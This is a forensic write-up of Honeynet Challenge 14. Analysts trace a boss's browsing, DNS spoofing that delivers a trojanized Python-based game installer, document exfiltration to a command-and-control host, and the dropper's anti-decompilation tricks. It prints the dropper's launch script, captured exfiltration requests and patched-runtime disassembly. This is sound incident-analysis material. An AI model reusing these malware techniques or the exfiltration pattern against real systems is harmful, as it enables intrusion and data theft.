

Honeynet Forensic Challenge 14 – Weird Python

Write-Up



Question 1: BYOD seems to be a very interesting topic. What did your boss do during the conference?

Answered by Sebastian Garcia

Our boss started his navigation entering reddit.com and searching for “byod” (information obtained using WireShark). This could be considered as a good start, although reddit may not be the best place to start learning about BYOD. Using the CapTipper tool we read the pcap file and extracted all the web pages visited. CapTipper allow us to see the original web page in a browser and take screenshots (open command). The results page from reddit as our boss saw it (and not the current one) was the following:


The screenshot shows the Reddit search results for the query 'byod'. The page header includes navigation links like 'MES SUBREDDITS', 'PREMIERE PAGE', 'TOUS', 'ALEATOIRE', 'WORLDNEWS', 'ASKSCIENCE', 'AWW', 'ASKREDDIT', 'SPACE', 'ART', 'EUROPE', 'PHILOSOPHY', 'TWOXCHROMOSOMES', 'BOOKS', 'PICS', 'DIY', 'INTERNETISBEAUTIFUL', 'HISTORY', 'GETMOTIVATED', 'IAMA', 'EXPLAINLIKEIMFIVE', 'OLDSCHOOL.COOL', 'LIST', and 'PLUS'. The search bar shows 'byod' and a 'recherche avancée: par auteurs, reddit...' link. Below the search bar, a 'Trop de résultats ? Limitez à un subreddit' section lists various subreddits with their respective counts. The main results list shows several posts, with the top one being 'Satan's CPA did sign the BYOD Policy from HR.' by user 'Ravenlunatic' in the 'talesfromtechsupport' subreddit. To the right, there is a sidebar with a login form and a 'ScienceFiction' subreddit promotion.

His next action was to access the first result in the list


(www.reddit.com/r/talesfromtechsupport/comments/2i46ss/satans_cpa_did_sign_the_byod_policy_from_hr/) which can be seen in the following screenshot as our boss saw it.

The screenshot shows the full post page for the top result from the previous search. The post is titled 'Satan's CPA did sign the BYOD Policy from HR.' by user 'Ravenlunatic' in the 'talesfromtechsupport' subreddit. The post content is a detailed account of a workplace incident involving a CPA and a BYOD policy. The post has 1509 upvotes and 28 comments. To the right, there is a sidebar with a login form and a 'TalesFromTechSupport' subreddit promotion.

Only 9 seconds after entering this page he also accessed the second result in the list ([www.reddit.com/r/sysadmin/comments/1ue8qd/for all you powershell fans nice blog about using/](http://www.reddit.com/r/sysadmin/comments/1ue8qd/for_all_you_powershell_fans_nice_blog_about_using/)), which can be seen in the following screenshot as our boss saw it:



Next, he presumably searched on google.fr for "9gag" or something along those lines. This traffic was encrypted, but the TLS certificate presented by the remote server and the subsequent Referer header on the 9gag web page are strong indicators. His next action was to access www.9gag.com from the Google results. The following screenshot shows the website as our boss saw it:



The traffic capture shows that after the 9gag site, our boss accessed www.thewayoftheninja.org. However, we couldn't find any relationship between 9gag and this website, which most probably means that the access was direct. This idea is supported by the fact that the request to www.thewayoftheninja.org does not have a HTTP Referer header, which should have been the case if the website was accessed from another web page.

Answered by Miroslav Stampar

```

5669 2015-03-17 20:43:52.805518000 8.8.8.8 172.16.254.128 DNS
5671 2015-03-17 20:43:52.812277000 8.8.8.8 172.16.254.128 DNS
5672 2015-03-17 20:43:52.830704000 8.8.8.8 172.16.254.128 DNS
[Source GeoIP: United States, AS15169 Google Inc., 50.000000, 57.000000]
[Destination GeoIP: Unknown]
User Datagram Protocol, Src Port: domain (53), Dst Port: 56207 (56207)
Domain Name System (response)
[Request In: 5668]
[Time: 0.009740000 seconds]
Transaction ID: 0x377d
Flags: 0x8400 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
▼ Queries
  ▶ www.harveycartel.org: type A, class IN
▼ Answers
  ▼ www.harveycartel.org: type A, class IN, addr 81.166.122.238
    Name: www.harveycartel.org
    Type: A (Host address)
    Class: IN (0x0001)
    Time to live: 10 seconds
    Data length: 4

```

1. 172.16.254.128 – boss's PC
2. 54.231.64.220(:80) (www.thewayoftheninja.org) – "N" game's official site, **not** used by attacker
3. 207.150.212.43(:80) (www.harveycartel.org) – original "N" game's download site, **not** used by attacker (original game file is located at /nv2/Nv2-PC.zip)
4. 81.166.122.238(:80) (ninja-game.org) – C&C for serving trojanized "N" game installation (malicious/trojanized Nv2-PC.exe)

Used Wireshark and NetworkMiner for inspecting the provided packet capture file. Problematic DNS traffic can be found using the Wireshark filter "dns contains harveycartel". Spoofed DNS responses (packet #5669 and #5672) have the same transaction ID (0x377d) as the original response (packet #5671) that arrived 0.01ms after the first spoofed packet.

The malicious response can be found using the Wireshark filter "tcp.stream eq 142". It is immediately obvious that something is wrong when you see that the response for the original "/nv2/Nv2-PC.zip" request contains the executable file named "Nv2-PC.exe". Also, used Burp to inspect the C&C responses in-vivo (non-malware related requests result with junk "Content-Type: probably/nonsense" responses).

Question 3: Based on the PCAP, which files were exfiltrated? List the filenames.

Answered by Lucas McDaniel

The malware was exfiltrating files through POST requests. We can easily differentiate between the malware's and the browser's operations by filtering by the User Agent.

Browser User Agent:

```
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
```

Malware User Agent:

```
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115 Safari/537.36
```

Dropper User Agent (discussed more later):

```
Python-urllib/2.7
```

By filtering for all packets that have an HTTP User Agent, but don't match the browser's User Agent, we can identify all HTTP requests made by the malware.

Filter:

```
http.user_agent and !(http.user_agent eq "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36")
```

No.	Time	Source	Destination	Protocol	Length	Info
10940	161.4368950	172.16.254.128	81.166.122.238	HTTP	192	GET /highscores?user=admin HTTP/1.1
11542	166.5857180	172.16.254.128	81.166.122.238	HTTP	23400	POST /submit_highscore?n=C%3A%5Cuser
11784	174.3482790	172.16.254.128	81.166.122.238	HTTP	28272	POST /submit_highscore?n=C%3A%5Cuser
12108	175.6033040	172.16.254.128	81.166.122.238	HTTP	45319	POST /submit_highscore?n=C%3A%5Cuser

The GET request was made by the dropper to download the malware. The POST requests were the files being exfiltrated, and after decoding the URI we have the following:

- C:\Users\admin\Desktop\sensitive documents.doc
- C:\Users\admin\Documents\private\affair\holiday\EmiratesETicket1.pdf
- C:\Users\admin\Documents\private\affair\holiday\EmiratesETicket2.pdf


It should be noted that the following was also uploaded, but the remote server kicked it back with HTTP Error 413 (Request Entity Too Large):

- C:\Users\admin\Desktop\Tools\odbg201\help.pdf

[Note: There's a shortcut in the challenge that could be taken here – the encryption of the exfiltrated files is easily reversible using dynamic analysis, which leads to the answer for questions 9 and 10]

Question 4: Can you sketch an overview of the general actions performed by the malware?

Answered by Gael Muller



Tools

Cuckoo Sandbox, Python, IDA

Methodology

The first run of the malware in Cuckoo Sandbox showed that it was trying to reach "ninja-game.org" with a GET request "/highscores?user=". However, the service was not responding at that time, so execution stopped.

In order to further analyze malware behavior, we can create a simple python script that will replay the PCAPNG answers:

```
import time
import BaseHTTPServer

HOST_NAME = 'localhost'
PORT_NUMBER = 80

class MyHandler(BaseHTTPServer.BaseHTTPRequestHandler):
    def do_GET(s):
        with open('login.dat', 'rb') as f:
            s.wfile.write(f.read())
    def do_POST(s):
        with open('submit.dat', 'rb') as f:
            s.wfile.write(f.read())

if __name__ == '__main__':
    server_class = BaseHTTPServer.HTTPServer
    httpd = server_class((HOST_NAME, PORT_NUMBER), MyHandler)
    print time.asctime(), "Server Starts - %s:%s" % (HOST_NAME, PORT_NUMBER)
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        pass

    httpd.server_close()
    print time.asctime(), "Server Stops - %s:%s" % (HOST_NAME, PORT_NUMBER)
```

This script will reply to GET requests with the content of the file “login.dat” and to POST requests with the file “submit.dat”. These files have been extracted from the PCAP file with Wireshark. The VM used by cuckoo was then modified to point ninja-game.org at our server.

Second run in cuckoo sandbox shows further behavior. After the first GET request, we notice several POST requests, leaking every document in the user’s directory.

Running the malware in Cuckoo Sandbox, we also quickly notice that Nv2-PC.exe is an auto-extractible archive. By extracting the content, we get the start.cmd file, which defines the actions performed:

```
start main.exe /B
start n_v14.exe
```

“n_v14.exe” is the game that our boss intended to download. It is launched by the malware so that the user does not suspect that something is wrong. At the same time, it runs “main.exe”, which is (according to a quick look at IDA) only a Python loader running the python code “import main”.

Question 5: Do you think this is a targeted or an automated attack? Why?

Answered by Lucas McDaniel

I think this is a targeted attack. If not for the boss specifically, then for the people attending the conference. To observe why this is the case, we'll look at where the attacker existed in this environment.

If the attacker was on the same network as the boss, but not able to listen to the boss's traffic, then the DNS attack could not have worked. This attack requires knowledge of the time the request is sent out, the query in the request, and the return port in order to be successful. This type of attack is not practical without being able to listen to the network traffic of the target, and there is no evidence of failed attempts.

We can assume that the attacker can view the network traffic of the boss whether through ARP poisoning the local network, sniffing wireless traffic, or simply owning an upstream router. Because the attacker couldn't prevent the DNS request from making its way to 8.8.8.8, and instead relied on timing the fake DNS responses appropriately, it is highly likely that they did not have full control of an upstream router. Instead, the attacker simply owned a device on the local network.

A significant amount of prep work had to be done by the attacker before the boss made this request. While the dropper and malware don't seem to be tailored to our boss, bundling the game with these files requires prior knowledge of the game in order to download it and create the malicious executable. When a user (like the boss) is about to download the game, the local device can send a malicious DNS response, and the rest of the attack chain is already taken care of.

However, it takes time and effort to ensure these local devices are placed in an area where they can intercept network traffic and interesting targets must be tricked into downloading the game. Because this takes prep work to achieve, we can assume that the attacker specifically targeted the BYOD conference.

[Note: A further indicator is the custom domain name, registered shortly before the conference. There's no referer header for the request to thewayoftheninja.org, so the game was possibly advertised at the conference or in a mail to the boss]

Question 6: The malware seems to be written in Python. Is this "normal" Python? What's different?

Answered by Lucas McDaniel and Barun Kumar Basak

This malware was written in 'normal' Python, but uses a very interesting runtime environment, which makes it appear "not normal". But before we get to the Python aspects of the malware, let's analyze the executable downloaded by the boss.


The file is simply an executable that contains an archive of the files, which can be extracted.

Name	Date modified	Type	Size
lib	3/17/2015 2:13 AM	File folder	
main.exe	3/17/2015 2:13 AM	Application	89 KB
main.pyc	3/17/2015 2:13 AM	Compiled Python ...	5 KB
n_v14.exe	3/17/2015 2:13 AM	Application	1,611 KB
python27.dll	3/17/2015 2:13 AM	Application extens...	2,372 KB
start.cmd	3/17/2015 2:13 AM	Windows Comma...	1 KB

start.cmd is executed first, which is a small script to start the main (malware) exe and the n_v14 (game) exe.


```
start main.exe /B
start n_v14.exe
```

n_v15.exe is a Macromedia Flash Player 7.0 r19 file that consists of the game the boss was attempting to play.



`main.exe` is a small exe used to kick off the dropper. It dynamically loads the Python DLL included within this archive, dynamically loads the addresses needed to start the Python runtime environment, and finally calls `import main` to kick off the dropper. We won't analyze this too much now, as we will be writing our own version in just a moment!

`main.pyc` is a Python file executed by `main.exe` and is the core of the dropper. However, running this within a standard Python environment produces disappointing results.



```
mgr@ubuntu: ~/Desktop/fc-challenge
mgr@ubuntu:~/Desktop/fc-challenge$ python
Python 2.7.3 (default, Dec 18 2014, 19:10:20)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import main

debugger detected.
signature: 233f3f3b7164642c2424652c276431723a7d021e
mgr@ubuntu:~/Desktop/fc-challenge$
```

Clearly the malware is doing something different in our environment. The Python bytecode – the PYC file – can be reversed to gather the original source code (or, rather, something similar to the original). Python code isn't compiled down to the assembly level, but only to Python bytecode. This bytecode can be thought of assembly for the Python interpreter to execute in its virtual environment. The standard `dis` module provides human-readable disassembly for this bytecode, and the `marshal` module is used to load and save the bytecode and to extract information such as variable names, file names, etc. Using a mix of these modules can recover human-readable Python source code.

Running a custom script to pull out some of this information (`pyc-analysis.py` which was taken from http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html) produced no useful information. Using `uncompyle2` (found at <https://github.com/wibiti/uncompyle2>) also produced no useful information.

```
$ python pyc-analysis.py main.pyc > main-pyc-analysis.txt
$ uncompyle2 -o . main.pyc
```

However, `main.pyc` is not unique in this regard. The `lib` directory of the dropper contains other Python scripts and all of them behave the same way. Each of these PYC files appears to have the same source, which is obviously fake because they differ in size. We will come back to why this is the case for the PYC files later.

Recovered source:


```
#Embedded file name: utils/fake_code.py

import sys

sys.exit('\r\ndebugger detected.\r\nsignature:
233f3f3b7164642c2424652c276431723a7d021e')
```

Since the Python runtime environment is modifying these files in some manner, we need to identify how it has been altered. The `python27.dll` lists the original file version was 2.7.150.1013, which is the version located in the `python-2.7.msi` installer: <https://www.python.org/ftp/python/2.7/python-2.7.msi>

Running both DLL through a binary / patch diffing tool should easily reveal the changes! Using the DarunGrim plugin for IDA, we can get the following:



This doesn't look promising either! Lots of functions that weren't altered are not appearing to match. This is most likely because there was some change in the compiler used, compiler version, build environment, etc that caused two different binaries to be generated. Both PEiD (<http://www.aldeid.com/wiki/PEiD>) and Language 2000 (<http://farrokhi.net/language/>) failed to find relevant compiler information in the malicious DLL. In the example above, the function clearly performs the same operation, but the compiler has produced different assembly. In general, this is non-trivial process to get this right and the malware developers clearly didn't bother to make it easy!

Now let's look at setting up the environment so we can perform dynamic analysis. We need to run the PYC file in the context of provided python27.dll file. Since a DLL cannot be invoked directly, we need a frontend to it, and for this we will use the python.exe executable which is shipped with all windows installations of python. It provides us with a nice console, and allows executing code in the context of the said DLL. We just need to make sure that the python.exe file is from a Python 2.7 distribution.

In the Python REPL, we can import arbitrary PY files to run them using the malicious DLL! We can test this by adding a custom dumper.py to the same archive directory and running

```
> python.exe
>>> import dumper
```


However, if we take the resulting PYC file and run it in a normal environment, we get the same problems we were getting before! So, something fishy is still going on.

Question 7: What does main.pyc do? (Bonus: Can you provide a decompiled version?)

Answered by Lucas McDaniel

Based on the PCAP, we can see that another file is downloaded before the exfiltration begins. Presumably, `main.pyc` downloads this file, decodes / decrypts it (we are unsure at this point what's going on with the new file), and then runs this file. This is why `main.pyc` is referred to as a dropper, since its purpose is to drop the malware on the compromised host.

Now let's get to the fun stuff, and figure out how the dropper works. Since we have the ability to run arbitrary Python code within the malicious runtime, the logical next step is to use `uncompyle2` and `pyc-analysis.py` (see question 6) in this context and attempt to recover the source for `main.pyc`. However, when we run these scripts in the modified environment, they throw an exception on the disassembly portion.

A screenshot of a Windows command prompt window titled "c:\users\lucas\documents\visual studio 2010\Projects\hp-re-python\Debug\hp-re-python.exe". The window displays a Python traceback error. The error starts with "Traceback (most recent call last):" and lists several file locations and line numbers. The final line of the traceback is "IndexError: tuple index out of range".

```
c:\users\lucas\documents\visual studio 2010\Projects\hp-re-python\Debug\hp-re-python.exe
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "C:\Users\lucas\Desktop\hp-re-py\No2-PC\dumper.py", line 53, in <module>
    show_file('C:\Users\lucas\Desktop\hp-re-py\No2-PC\main.pyc')
  File "C:\Users\lucas\Desktop\hp-re-py\No2-PC\dumper.py", line 16, in show_file
    show_code(code)
  File "C:\Users\lucas\Desktop\hp-re-py\No2-PC\dumper.py", line 28, in show_code
    dis.disassemble(code)
  File ".\dist\lib\dis.py", line 97, in disassemble
IndexError: tuple index out of range
```

The `pyc-analysis.py` output file shows the bytecode that the disassembler broke when processing:

```
4e612c206e612c206e612c206e612c206e612c206e612c206e612c206e61
2c206e612c206e612c206e612c206e612c206e612c206e612c206e612c20
6e612c206e612c206e612c206e612c206e612c206e612c206e612c206e61
2c206e612c204261746d616e21
```

This bytecode looks odd, and appears to repeat significantly. Editing out the disassembly line, printing the bytecode as ascii instead of hex, and re-running the script still crashes, but shows the bytecode is the following:

```
Na, na, na, na, na, na, na, na, na, na, na, na, na, na, na, na,
na, na, na, na, na, na, na, na, Batman!
```

We've been had!

To get the bytecode, the decompiler tries to access the `co_code` member object, which apparently returns Batman. A quick search through the Python 2.7 source shows where it is defined: <https://hg.python.org/cpython/file/bea4447c22bf/Objects/codeobject.c#l134>. However, digging around through IDA for this code, we see why the Batman line is being given instead.

```

.text:1E09148B      push    offset aNaNaNaNaNaNaNa ; "Na, na, na, na, na
.text:1E091490      push    offset aS_6             ; "s"
.text:1E091495      mov     [esi+0Ch], eax
.text:1E091498      mov     [esi+10h], ecx
.text:1E09149B      mov     [esi+14h], edx
.text:1E09149E      call    Py_BuildValue
.text:1E0914A3      mov     [esi+1Ch], eax

```

The `Py_BuildValue` function creates “a new value based on a format string” (<https://docs.python.org/2/c-api/arg.html>), and in this case the string is essentially

```
“%s” % “Na, na, na, na, ...”
```

So the bytecode is no longer viewable with this member object, as it has been replaced.

We can fixup this assembly to add in the correct result instead. One way is to write an OllyDbg (<http://www.ollydbg.de/>) Script (<http://odbgscript.sourceforge.net/>) to fixup the object during runtime. To do this, we need to find out which value is supposed to be saved as the `co_code` member object, and add it after the `Py_BuildValue` command runs. Searching again through the Python 2.7 source shows that the code value was used previously (<https://hg.python.org/cpython/file/bea4447c22bf/Objects/codeobject.c#l73>) when passed to `PyObject_CheckReadBuffer`, so all we need to do is break at that point, store the value, break right after `Py_BuildValue` returns, and override the return value with the stored value. Easy!

View the `olly-script.txt` file in the appendix for more information about how this script was written.

Now we have OllyDbg start `python.exe`, and run the script. This is the perfect time to make a new pot of coffee, as it'll take some time to execute.

After running, no errors were reported in the console, and we have fully recovered the source for `main.py`!

Now we can finally confirm our initial guess. The `main.pyc` file was downloading a binary payload, decrypting it (somehow, we'll cover this in the next section), and then running the executable in memory. Pretty spiffy stuff.

